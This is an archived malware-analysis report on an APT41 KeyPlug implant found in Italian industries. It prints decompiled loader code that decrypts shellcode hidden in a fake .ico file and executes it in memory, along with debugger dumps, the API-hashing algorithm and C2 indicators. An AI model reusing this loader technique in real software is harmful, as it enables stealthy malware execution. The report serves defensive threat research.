

Uncovering an undetected KeyPlug implant attacking industries in Italy

web.archive.org/web/20240523105313/https://yoroi.company/en/research/uncovering-an-undetected-keyplug-implant-attacking-industries-in-italy/

May 21, 2024

YOROI

05/21/2024



TINEXTA CYBER

Introduction

APT41, known by numerous aliases such as Amoeba, BARIUM, BRONZE ATLAS, BRONZE EXPORT, Blackfly, Brass Typhoon, Earth Baku, G0044, G0096, Grayfly, HOODOO, LEAD, Red Kelpie, TA415, WICKED PANDA, and WICKED SPIDER, is a Chinese-origin cyber threat group recognized for its extensive cyber espionage and cybercrime campaigns.

APT41's operations stand out due to their complexity and versatility, reflecting a high level of expertise and resources, possibly indicating support or connections with state entities. The group targets a wide array of sectors including government, manufacturing, technology, media, education, and gaming, with the intent of stealing intellectual property, sensitive data, and compromising systems for strategic or economic gain.

The group's tactics, techniques, and procedures (TTPs) include the deployment of malware, phishing, exploitation of zero-day software vulnerabilities, and supply chain attacks. Their activities pose a global threat, necessitating constant vigilance from cybersecurity professionals to mitigate associated risks.

Notably, during a prolonged and in-depth investigation, Tinexta Cyber's own Yoroi malware ZLab team isolated the infamous modular backdoor malware, KEYPLUG. Written in C++ and active since at least June 2021, KEYPLUG has variants for both Windows and Linux platforms. It supports multiple network protocols for command and control (C2) traffic, including HTTP, TCP, KCP over UDP, and **WSS**, making it a potent tool in APT41's cyber-attack arsenal.

This specific implant has been identified both in its Linux and Windows variant, with its own custom configuration and C2 communication protocol, WSS, which will be deepened in the following sections.

Technical Analysis

Windows implant

The first analyzed malware sample is the malware implant retrieved on a Windows machine. It is written in the .NET Framework, designed for decrypting the file "C:\ProgramData\pfm.ico".

SHA256	87756cb5e33f7fb7c2229eb094f1208dbd510c9716b4428bfaf2dc84745b1542
Threat	.NET Loader
Threat Description	Simple .NET Loader which decrypts and executes shellcode leading to the final KeyPlug payload
SSDEEP	192:+3c5NTgL6xvKDgtRy5TZYxALUsLh4LSOK7k9POxLVLSE7pZ6A5U1A:+3cfvCMjcTZEAL9LOLSngJ5sLVL9NQUI

The decryption process employs the AES algorithm, with the keys hard-coded within the sample itself, as demonstrated in the following code snippet:

```
namespace WindowsFormsApplication1
{
    // Token: 0x02000003 RID: 3
    public class Form1 : Form
    {
        // Token: 0x06000005 RID: 5 RVA: 0x00002250 File Offset: 0x00000450
        public Form1()
        {
            this.InitializeComponent();
            uint num = 4096U;
            uint num2 = 4U;
            uint num3 = 16U;
            try
            {
                byte[] array = AesEncryption.DecryptFile("C:\\ProgramData\\pfm.ico");
                IntPtr intPtr = IntPtr.Zero;
                intPtr = Form1.VirtualAlloc(IntPtr.Zero, array.Length, num, num2);
                Marshal.Copy(array, 0, intPtr, array.Length);
                uint num4;
                Form1.VirtualProtect(intPtr, array.Length, num3, out num4);
                (Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Form1.CodeLoaderProc)) as Form1.CodeLoaderProc)();
            }
            catch (Exception)
            {
            }
            Thread.Sleep(-1);
        }
    }
}

// Token: 0x04000001 RID: 1
private static readonly byte[] key = Encoding.UTF8.GetBytes("67f8de349abc5ghi");

// Token: 0x04000002 RID: 2
private static readonly byte[] iv = Encoding.UTF8.GetBytes("3abc64597f8diegh");
```

Figure 1: Seeking for pfm.ico file and decryption

After the decryption of the file content, the malware allocates memory to store a shellcode directly in memory the decrypted result using the **VirtualAlloc API** call. The VirtualAlloc function reserves or commits a region of pages in the virtual address space of the calling process. It can be used to allocate memory for the decrypted payload. Once the memory is allocated, the malware immediately modifies the memory protections to make it executable using the VirtualProtect API call. VirtualProtect changes the protection on a region of committed pages in the virtual address space of the calling process. In this context, it ensures that the decrypted payload can be executed by the system

```

12 // Token: 0x00000005 RID: 5 RVA: 0x0002250 File Offset: 0x0000450
13 public Form1()
14 {
15     this.InitializeComponent();
16     uint allocType = 40960;
17     uint protect = 4U;
18     uint flNewProtect = 16U;
19     try
20     {
21         byte[] array = AesEncryption.DecryptFile("C:\\ProgramData\\pfm.ico");
22         IntPtr IntPtr = IntPtr.Zero;
23         IntPtr = Form1.VirtualAlloc(IntPtr.Zero, array.Length, allocType, protect);
24         Marshal.Copy(array, 0, IntPtr, array.Length);
25         uint num;
26         Form1.VirtualProtect(IntPtr, array.Length, flNewProtect, out num);
27         (Marshal.GetDelegateForFunctionPointer(IntPtr, typeof(Form1.CodeLoaderProc)) as Form1.CodeLoaderProc)();
28     }
29     catch (Exception)
30     {
31     }
32     Thread.Sleep(-1);

```

Nome	Valore	Tipo
array	(byte[0x00389F2D])	byte[]
[0]	0x48	byte
[1]	0x89	byte
[2]	0x5C	byte
[3]	0x24	byte
[4]	0x10	byte
[5]	0x48	byte
[6]	0x89	byte
[7]	0x74	byte
[8]	0x24	byte

Figure 2: Decrypted and loaded shellcode in memory

The shellcode performs dynamically API loading with a custom hashing algorithm which will be explained further. Among these APIs, another time a VirtualAlloc is loaded to allocate another piece of memory where decrypt and load the Final keyplug implant.

00007FF9AEC9100A	55	push rbp	rdi: "MZ婧"	RAX	00007FF9AEC9108C	<kernel32.lstrcmpi>
00007FF9AEC9100B	57	push rdi		RBX	00007FF9AEC9108C	<kernel32.VirtualProtect>
00007FF9AEC9100C	41 56	push r14		RCX	000000000000064A	L'س'
00007FF9AEC9100E	48:8D6C24 80	lea rbp,qword ptr ss:[rsp-80]		RDX	00000000E8B96D95	
00007FF9AEC91013	48:81EC 80010000	sub rsp,180		RBP	0000008CD595F620	
00007FF9AEC9101A	EB A1080000	call 0:7FF9AEC9108C	LoadLibraryA	RSP	0000008CD595F520	"0A1â\x7F"
00007FF9AEC9101F	BA FC25723B	mov edx,3B7225FC	rdi: "MZ婧"	RSI	0000000001804A8	"MZ婧"
00007FF9AEC91024	48:8BC8	mov rcx,rax		RDI	00007FF9AEC91000	
00007FF9AEC91027	48:8BF8	mov rdi,rcx	IsBadReadPtr	R8	00007FF9AEC91080	kernel32.00007FF9AEC91080
00007FF9AEC9102A	EB C5070000	call 0:7FF9AEC917F4	rdi: "MZ婧"	R9	00007FF9AEC91000	"MZ婧"
00007FF9AEC9102F	BA 5AF9C402	mov edx,3C4F58A		R10	000000000000064A	L'س'
00007FF9AEC91034	48:894424 38	mov qword ptr ss:[rsp+38],rax	VirtualAlloc	R11	00007FF9AEC91080	kernel32.00007FF9AEC91080
00007FF9AEC91039	48:8BCF	mov rcx,rdi	rdi: "MZ婧"	R12	000001CE5F11CD70	L"\"C:\\Users\\Admin\\Desktop\\d.d11"
00007FF9AEC9103C	EB 83070000	call 0:7FF9AEC917F4		R13	0000000000000001	
00007FF9AEC91041	BA 5930785E	mov edx,5E783059	GetProcAddress	R14	0000000000000000	
00007FF9AEC91046	48:894424 20	mov qword ptr ss:[rsp+20],rax	rdi: "MZ婧"	R15	FFFFFFFFFFFFFFFF	
00007FF9AEC9104B	48:8BCF	mov rcx,rdi	VirtualProtect	RIP	00007FF9AEC9108C	d.00007FF9AEC9108C
00007FF9AEC9104E	EB 8F070000	call 0:7FF9AEC917F4	rdi: "MZ婧"	RFLAGS	0000000000000204	
00007FF9AEC91053	BA 8D113426	mov edx,2634118D		ZF	0	
00007FF9AEC91058	48:894424 28	mov qword ptr ss:[rsp+28],rax		OF	0	
00007FF9AEC9105D	48:8BCF	mov rcx,rdi		SF	0	
00007FF9AEC91060	EB 8F070000	call 0:7FF9AEC917F4		DF	0	
00007FF9AEC91065	BA 5B78C30A	mov edx,AC3785B		CF	0	
00007FF9AEC9106A	48:894424 40	mov qword ptr ss:[rsp+40],rax		TF	0	
00007FF9AEC9106F	48:8BCF	mov rcx,rdi		IF	1	
00007FF9AEC91072	EB 7D070000	call 0:7FF9AEC917F4				
00007FF9AEC91077	BA 956D89EE	mov edx,6D896D95				
00007FF9AEC9107C	48:894424 30	mov qword ptr ss:[rsp+30],rax				
00007FF9AEC91081	48:8BCF	mov rcx,rdi				
00007FF9AEC91084	48:8BD8	mov rdx,rcx				
00007FF9AEC91087	EB 68070000	call 0:7FF9AEC917F4				

The screenshot displays a debugger interface with two main panes. The top pane shows assembly code with addresses ranging from 00000244211805AC to 000002442118060A. The code includes instructions such as `mov ecx, dword ptr ds:[rdi+54]`, `mov r9, rax`, `add rdx, dword ptr ds:[r14+3C]`, `movsxd r8, ecx`, `test ecx, ecx`, `jmp 244211805D8`, `lea rcx, qword ptr ds:[r8-1]`, `mov rdx, r14`, `add rcx, rax`, `sub rdx, rax`, `mov al, byte ptr ds:[rdx+rcx]`, `dec rcx`, `sub rbx, 1`, `jmp 244211805CA`, `movsxd rcx, dword ptr ds:[r14+3C]`, `mov r9, rdx`, `movaps xmm0, xmmword ptr ds:[rbx]`, `movaps xmm1, xmmword ptr ds:[rbx+10]`, `mov r9, rsi`, `mov qword ptr ds:[rsi], rcx`, `mov rdx, r14`, `movaps xmmword ptr ss:[rbp-30], xmm0`, `movaps xmmword ptr ds:[rbx+20]`, `mov qword ptr ds:[rcx+30], r15`, `lea rcx, qword ptr ss:[rbp-30]`, `movaps xmmword ptr ss:[rbp-20], xmm1`, `movaps xmmword ptr ss:[rbp-10], xmm0`, and `call 244211801B0`. The right pane shows register values: `r9: "MZx"`, `rax: "!This program cannot be run in DOS mode."`, `r14: "MZx"`, `rbx: "e !\u001a\u007f"`, `r9: "MZx"`, `rbx+10: "0A!i\u001a\u007f"`, `r9: "MZx"`, `r14: "MZx"`, `rbx+20: "P!i\u001a\u007f"`, and `r15: "MZx"`. The bottom pane shows a memory dump with columns for Address, Hex, and ASCII. A red box highlights a memory location containing the string "MZx".

Figure 3: Evidence of other piece of memory allocated to store the Keyplug Payload

When the decoding operations end, the malware passes the control to the Keyplug implant. The Sample starts by retrieving the hostname and hashing the string three times with another custom algorithm, the result is used as Mutex. It is used as a unique identifier for the infected machine and this information is shared with the command and control.

The screenshot displays a debugger interface with two main panes. The top pane shows assembly code with addresses ranging from 00007FF9D319140C to 00007FF9D3191567. The code includes instructions such as `movdq xmmword ptr ds:[rdi], xmm0`, `mov dword ptr ds:[rsi], 100`, `sub rsp, 20`, `mov rcx, rdi`, `mov rdx, rsi`, `call <GetComputerNameA>`, `add rsp, 20`, `mov edx, dword ptr ds:[rsi]`, `sub rsp, 20`, `mov rcx, rdi`, `mov r8, rbx`, `call <ie2fa41092d.mw_custom_hashing>`, `mov rsi, qword ptr ds:[&IstrLenAx]`, `mov rcx, rbx`, `call rsi`, `mov rcx, rbx`, `mov edx, eax`, `mov r8, r13`, `call <ie2fa41092d.mw_custom_hashing>`, `mov rcx, r13`, `call rsi`, `add rsp, 20`, `lea edx, qword ptr ds:[rax-4]`, `sub rsp, 20`, `mov rcx, r13`, `mov r8, r12`, `call <ie2fa41092d.mw_custom_hashing>`, `mov rcx, r12`, `call rsi`, `add rsp, 20`, `lea edx, qword ptr ds:[rax-3]`, `sub rsp, 20`, `mov rcx, r12`, `mov r8, r15`, `call <ie2fa41092d.mw_custom_hashing>`, `mov ecx, 100000`, `mov edx, 1`, `mov r8, r15`, and `call <OpenMutexA>`. The right pane shows register values: `rdi: "DESKTOP-DHHPMLN"`, `rdi: "DESKTOP-DHHPMLN"`, `r8: "61406f52f27ff8e490e206e28ad2e496"`, `rbx: "2bab77b9619c7747d743a24a25fd5e0b"`, `rbx: "2bab77b9619c7747d743a24a25fd5e0b"`, `rbx: "2bab77b9619c7747d743a24a25fd5e0b"`, `r13: "69d2631268ad85bdc7424ec839a709bf"`, `r13: "69d2631268ad85bdc7424ec839a709bf"`, `rax-4: "50a-`, `r13: "69d2631268ad85bdc7424ec839a709bf"`, `r8: "61406f52f27ff8e490e206e28ad2e496"`, `r12: "fdf8c6bd95a84a9d091b57fe37f74a1a"`, `r12: "fdf8c6bd95a84a9d091b57fe37f74a1a"`, `rax-3: "0a-`, `r12: "fdf8c6bd95a84a9d091b57fe37f74a1a"`, `r8: "61406f52f27ff8e490e206e28ad2e496"`, `r15: "61406f52f27ff8e490e206e28ad2e496"`, and `r8: "61406f52f27ff8e490e206e28ad2e496"`, `r15: "61406f52f27ff8e490e206e28ad2e496"`.

Figure 4: Generation of a new mutex

The malware proceeds to enable the **SeDebugPrivilege** token. The **SeDebugPrivilege** is a powerful privilege that allows a process to debug and interact with other processes, including those that it did not create. This privilege can be used to access and manipulate system-level processes and is typically reserved for administrators. In this case the malware uses it to manipulate pieces of its own code, in order to extract its configuration.

The screenshot displays a debugger interface with several components:

- Assembly View:** Shows assembly instructions for `00007FF9D3191309`. Key instructions include `mov r14, qword ptr ds:[&C:\oseHandLea]`, `mov r15d, FF990859`, `cmp eax, FF990859`, `je 1e2fa41092d.7FF9D3191324`, `cmp eax, 43A4DAE8`, `je 1e2fa41092d.7FF9D31912D7`, `cmp eax, 24E73A67`, `je 1e2fa41092d.7FF9D31912B0`, `cmp dword ptr ss:[rsp+34], 0`, `cmp dword ptr ss:[rsp+48], 1`, `xor ecx, ecx`, `lea rdx, qword ptr ds:[7FF9D3208D72]`, `lea r8, qword ptr ss:[rsp+4C]`, `call r12`, `mov dword ptr ss:[rsp+54], edi`, `mov rcx, qword ptr ss:[rsp+40]`, `movups xmmword ptr ss:[rsp+20], xmm6`, `xor edx, edx`, `mov r8, r13`, `mov r9d, 10`, `call rbx`, `xor ebp, ebp`, `test eax, eax`, `sete bp1`, `mov rcx, qword ptr ss:[rsp+40]`, `call r14`, `mov eax, FF990859`, `jmp 1e2fa41092d.7FF9D31912B0`, `mov rax, qword ptr ss:[rsp+38]`, `mov rcx, qword ptr ss:[rsp+58]`, `xor rcx, rsp`, and `call 1e2fa41092d.7FF9D3195810`.
- Registers:** Shows values for RAX, RBX, RCX, RDX, RBP, RSP, RSI, RDI, R8, R9, R10, R11, R12, R13, R14, R15, and RIP.
- Properties Dialog:** Shows details for `DLLLoader64_8078.exe (2728)`. The user is `DESKTOP-DHHPMLN\Admin`. The `SeDebugPrivilege` is listed as `Enabled (modified)` with the description `Debug programs`.
- Assembly Comments:** `rsi=<advapi32.AdjustTokenPrivileges>` and `rbx=<kernel32.GetLastError>`.

Figure 5: Manipulating SeDebugPrivilege

The new payload, with SHA256 hash `399bf858d435e26b1487fe554ff10d85191d81c7ac004d4d9e268c9e042f7bf`, appears to be a version of Keyplug compiled for Windows. Attribution was made by comparing the behavior and structure of the malware under examination with Mandiant's report "Does This Look Infected? A Summary of APT41 Targeting U.S. State Governments." Additionally, the configuration described in the file appendix matches that described by Mandiant. Configuration decryption is performed using the XOR key `0x59`. Part of the configuration decoding is shown in Figure 6.

```

while ( v36 != 4096 );
byte_180381800 = (((~byte_180381800 & 0x49 | byte_180381800 & 0x10) ^ 0x49) & 0x51 | 0x42 | ~byte_180381800 & 8) ^ (~(byte_180381801 & 9 | 0xA6 ^ ~byte_180381801 & 0x50) ^ ~byte_180381801 & 0xA6 | 9);
byte_180381802 = (~((byte_180381802 & 4 | 0x8A | ~byte_180381802 & 0x20) ^ ~byte_180381802 & 0x8A | 4 | byte_180381802 & 0x51) & 0x51) ^ (byte_180381803 & 0x51 | 2 | ~byte_180381803 & 8) ^ (~(byte_180381803 & 8) ^ (~byte_180381803 & (byte_180381803 ^ 0x59))) & 0x53 | byte_180381804 & 0xF1 ^ byte_180381804 & 0xF1);
v54 = ~byte_180381804 & 0xF1 ^ byte_180381804 & (byte_180381804 ^ 0xF1);
byte_180381805 = (~((byte_180381805 & 0x82 | 0x34) ^ (~byte_180381805 & 0x34 | 0x82 | byte_180381805 & 0x49)) & 0xF0 | ((byte_180381806 & 0x18 | ~byte_180381806 & 0x18 | byte_180381806 & 0x41) ^ 0x18) & 0x51 | 4 | (byte_180381806 ^ 0x59) & 8) ^ (~(byte_180381806 & 0x59) & 8);
v55 = 119180(Src);
v56 = sub_1800058F0(Src, v55, (_int64)&unk_1800E924, (_int64)*"90.");

```



```

00007FF9031918EC 4C:8D15 D0E73000 lea r10,qword ptr ds:[cmw_config]
00007FF9031918F3 66:0F76C9 pcmpeqd xmm1,xmm1
6644:0F6F3D 20820600 movdqa xmm13,xmmword ptr ds:[7FF9031F9810]
00007FF903191900 66:0F6F3D 58820600 movdqa xmm7,xmmword ptr ds:[cmw_config_xor_keys]
00007FF903191908 49:8B 690C0618FD314B mov r8,B74831FD18060C69
00007FF903191912 49:8B 96F3F9E702CE84 mov r9,4884CE02E7F9F396
00007FF90319191C 44:0F281D 4C820600 movaps xmm10,xmmword ptr ds:[7FF9031F9870]
00007FF903191924 44:0F2825 6C820600 movaps xmm11,xmmword ptr ds:[7FF9031F9880]
00007FF90319192C 44:0F2835 74820600 movaps xmm14,xmmword ptr ds:[7FF9031F98B0]
00007FF90319193C 66:0F6F15 7C820600 movdqa xmm2,xmmword ptr ds:[7FF9031F98C0]
00007FF903191944 6644:0F6F3D 83820600 movdqa xmm15,xmmword ptr ds:[7FF9031F98D0]
00007FF90319194D 66:0F6F35 88820600 movdqa xmm6,xmmword ptr ds:[7FF9031F98E0]
00007FF903191955 66E1:0F1F400 000000 nop word ptr cs:[rax+rax],rax
00007FF90319195F 90 nop
00007FF903191960 6642:0F6F0412 movdqa xmm0,xmmword ptr ds:[rdx+r10]
00007FF903191966 66:0F6FE0 movdqa xmm4,xmm0
00007FF90319196A 66:0FEB25 8E810600 por xmm4,xmmword ptr ds:[7FF9031F9800]
00007FF903191972 66:0F6FEC movdqa xmm5,xmm4
00007FF903191976 66:0FEFE9 pxor xmm5,xmm1
00007FF90319197A 66:0FEFC1 pxor xmm0,xmm1
00007FF90319197E 66:0FEB05 8AB10600 por xmm0,xmmword ptr ds:[7FF9031F9810]
00007FF903191986 6641:0F6FDD movdqa xmm3,xmm13
00007FF903191988 66:0F6FDD pandn xmm3,xmm5
00007FF90319198F 66:0F6FE8 movdqa xmm5,xmm0
00007FF903191993 66:0FEFE9 pxor xmm5,xmm1
00007FF903191997 6641:0FDBE5 pand xmm4,xmm13
00007FF90319199C 66:0FEB0C por xmm3,xmm4
00007FF9031919A0 6641:0F6FE5 movdqa xmm4,xmm13
00007FF9031919A5 66:0FDFE5 pandn xmm4,xmm5
00007FF9031919A9 6642:0F6FC12 10 movdqa xmm5,xmmword ptr ds:[rdx+r10+10]
00007FF9031919B0 6641:0FDBC5 pand xmm0,xmm13
00007FF9031919B5 66:0FEBE0 por xmm4,xmm0
00007FF9031919B9 66:0FEFE3 pxor xmm4,xmm3
00007FF903191989 66:0FEFE3 pxor xmm3,xmm4
00007FF9031919C1 66:0FDF05 67810600 pandn xmm0,xmmword ptr ds:[7FF9031F9830]
00007FF9031919C9 66:0FDB25 6F810600 pand xmm4,xmmword ptr ds:[7FF9031F9840]
00007FF9031919D0 66:0FEBE0 por xmm4,xmm0
00007FF9031919D5 66:0FEFE5 pxor xmm4,xmmword ptr ds:[7FF9031F9850]
00007FF9031919DD 66:0F6FC5 movdqa xmm0,xmm5
00007FF9031919E1 66:0FDFC7 pandn xmm0,xmm7
00007FF9031919E5 66:0FEFE9 pxor xmm5,xmm1
00007FF9031919E9 66:0FEBEF por xmm5,xmm7
00007FF9031919ED 66:0FEFC1 pxor xmm0,xmm1
00007FF9031919F1 66:0FEFC5 pxor xmm0,xmm5
00007FF9031919F5 6642:0F7F2412 movdqa xmmword ptr ds:[rdx+r10],xmm4
00007FF9031919FB 6642:0F7F4412 10 movdqa xmmword ptr ds:[rdx+r10+10],xmm0
<
rsp=00000028114FCA00
20 *
.txt:00007FF9031918DA 1e2fa41092d.d11:5718DA #70CDA

```

Address	Hex	ASCII
00007FF9034A00D0	0E 0A 63 76 76 68 69 60 77 68 6F 77 61 6C 77	!..cVvH1msh0wa1w
00007FF9034A00E0	69 76 68 6D 62 68 69 6D 77 68 6E 77 60 68 77 69	!kmbh1mshw kact
00007FF9034A00F0	76 68 6D 62 68 6E 68 77 6F 6C 77 68 6A 6F 77 69	!kmbh1mshw1wkwjw!
00007FF9034A0100	76 68 6D 62 68 6E 68 77 6F 6E 77 68 6E 77 69 76	!kmbh1mshwkwkw1w!
00007FF9034A0110	68 6D 63 6D 6A 25 69 25 6A 6F 69 69 25 76 3A	!kmcmmj1k1j011v1v!
00007FF9034A0120	36 34 34 3C 37 2D 2A 25 3A 36 2B 2A 38 29 30 77	644<7~"!:6+*8)0w
00007FF9034A0130	3D 3C 2F 35 36 29 2A 3F 36 2B 34 77 3A 36 34 25	=<(56)*76+4w:64w
00007FF9034A0140	3A 36 28 2A 38 29 30 77 3D 3C 2F 35 36 29 2A 3F	:6+*8)0w=<(56)*7
00007FF9034A0150	36 2B 34 77 3A 36 34 59 2D 2D 2D 2D 2D 2D 2D	6+4w:64v

Figure 6: Decrypting the malware configuration

After decrypting the configuration, the malware starts to perform different reconnaissance-relevant information, such as the operating system version and installed anti-malware products, through **WMIC** (Windows Management Instrumentation Command-line) call.

The threat hunting investigation revealed other interesting information regarding the complex infrastructure built by APT41 and the development of this malware campaign. On February 16, a significant amount of sensitive data was exposed regarding the Chinese Ministry of Public Security. This information was subsequently shared on platforms such as on [GitHub](#) and [Twitter](#). Causing considerable discussion and interest within the cybersecurity community. The event attracted immediate attention from a range of private organizations and researchers, who were keen to explore the implications of the leak and its potential impact on cybersecurity practices and policies. It seems that the massive data leak that appeared on Github comes from a data breach of a private industry contractor of the Chinese Ministry of Public Security (MPS) known as i-Soon (also called Anxun). The published data contains a plethora of chats, user manual, official government plans, projects, phone numbers, employee PII.

The actor responsible for the compiled leak has organized the data into distinct sections.

- Data from links 0-1 discusses how “Anxun deceived the national security agency.”
- The subsequent set of data, links from 2 to 10, comprises employee complaints.
- Links 11-13 contain information regarding Anxun’s financial problems.
- Link 14 is dedicated to chat records between Anxun’s top boss Wu Haibo and his second boss Chen Cheng
- Links 15-20 focus on “Anxun low-quality products” .
- links 21-38 reveal information about Anxun’s products
- From links 39 to 60, there is discussion about Anxun’s infiltration into overseas government departments, including those of India, Thailand, Vietnam, South Korea, NATO, and others.
- The last dump of the links from 61 to 65 contain data related to Anxun employee information.

The entire folder contains over five hundred files, most of them are images containing private messages or conversation. It’s also possible to identify several documents regarding the different technology and software offered by I-S00N.

When analyzing this report, a particular RAT lets think about we dub as KeyPlug, Hector. “Hector”, which targets both Linux and Windows machines and it is known to use the WSS protocol to communicate with the C2.




Figure 10: Leaked image of Hector Backdoor

Even [Recorded Future](#) hypothesized that a link between KEYPLUG malware and Hector leak could exist; but in this case the confidence of this information is medium-low due to the lack of direct evidences of the link. If this connection could be verified, the resulting infrastructure for this campaign is:




Figure 11: Tracking the KEYPLUG malware campaign with the connection to ISOON

Custom API Hashing

As mentioned earlier, KeyPlug uses a custom algorithm for hashing the names of the APIs to dynamically load in the first part of the shellcode. By searching for 0x3b7225fc (LoadLibraryA) we found only a report by [NetScout](#) from 2016 about Nuclear Bot (TinyNuke)

After the libraries are loaded, it will resolve a bunch of functions from them using API hashing. The following Python snippet hashes an example function "LoadLibraryA" to its hash "0x3b7225fc":

```

name = "LoadLibraryA"
hash_val = 0

for i, c in enumerate(name):
    if i & 1:
        v6 = (~(ord(c) ^ (hash_val >> 5) ^ (hash_val << 11))) & 0xffffffff
    else:
        v6 = (ord(c) ^ (hash_val >> 3) ^ (hash_val << 7)) & 0xffffffff
    hash_val ^= v6

hash_val = hash_val & 0x7fffffff
print hex(hash_val)

```

Figure 12: API Hashing algorithm (Source Netscout)

Conclusion

In conclusion, the analysis underscores the sophisticated nature of APT41's operations, adding the fact that this malware just described implant was capable to be resilient for several months inside the infected network. Not only, it was able to remain undetected even in environments where different NIDS and EDR solution were installed.

Moreover, it is plausible to hypothesize a connection between APT41 and the ISOON Leak incident. The sophisticated techniques and target sectors align with the modus operandi of APT41, suggesting a potential link to this cyber espionage campaign. Further investigation into the ISOON Leak, particularly regarding the tools and methods utilized, may provide insights into the involvement of APT41 or related entities.

Indicators of Compromise

- 0b28025eba906e6176bcd2be58e647beebc92680d1c8e9507662a245bab61803 (KeyPlug RetroHunt)
- HTTPS://45.204.1.]248:55589|HTTPS://45.204.1.]248:55589|5|5|1
- 1408a28599ab76b7b50d5df1ed857c4365e3e4eb1a180f126efe4b8a5a597bc6 (KeyPlug RetroHunt)
- QUIC://67.43.234.]146:443|0|360|/index.html|0|127.0.0.1
